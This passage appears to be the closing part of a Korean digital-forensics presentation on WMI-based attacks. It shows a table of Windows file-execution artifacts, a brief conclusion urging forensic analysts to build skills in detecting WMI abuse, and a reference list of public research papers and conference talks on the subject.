| FileSize | 68608 | 482637 | 30720 |
| LastUserName | Domain\User1 | Domain\User3 | Domain\User1 |
| LastUsedTime | 09/15/16 19:32 | 09/16/16 04:24 | 09/11/16 14:11 |
| TimeZoneOffset | +000 | +000 | +000 |
| LaunchCount | 2 | 1 | 1 |
| OriginalFileName | taskhost.exe.mui | | USERINIT.EXE.MUI |
| FileDescription | Host Process for Windows Tasks | | Userinit Logon Application |
| CompanyName | Microsoft Corporation | | Microsoft Corporation |
| ProductName | Microsoft Windows Operating System | | Microsoft Windows Operating System |
| ProductVersion | 6.1.7600.16385 | | 6.1.7600.16385 |
| FileVersion | 6.1.7600.16385 (win7_rtm.090713-1255) | | 6.1.7600.16385 (win7_rtm.090713-1255) |
| AdditionalProductCodes | | | |
| msiVersion | | | |
| msiDisplayName | | | |
| ProductCode | | | |
| SoftwarePropertiesHash | | | |
| ProductLanguage | 1033 | 0 | 1033 |
| FilePropertiesHash | | | |
| msiPublisher | | | |

Conclusion

- 이미 일반화된 WMI 를 통한 공격들...
- 디지털 포렌식 분석가 입장에서 WMI 를 통한 공격 탐지 및 분석 능력 필요~!!

WMI Attack





- **Understanding WMI Malware**
 - <http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf>
- **There is Something about WMI**
 - <https://www.sans.org/summit-archives/file/summit-archive-1492184420.pdf>
- **Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor**
 - <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf>
 - <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf>
- **WhyMI so Sexy WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis**
 - <https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEFCON-23-Ballenthin-Graeber-Teodorescu-WMI-Attacks-Defense-Forensics.pdf>
- **WMI OFFENSE, DEFENSE, AND FORENSICS**
 - <https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf>

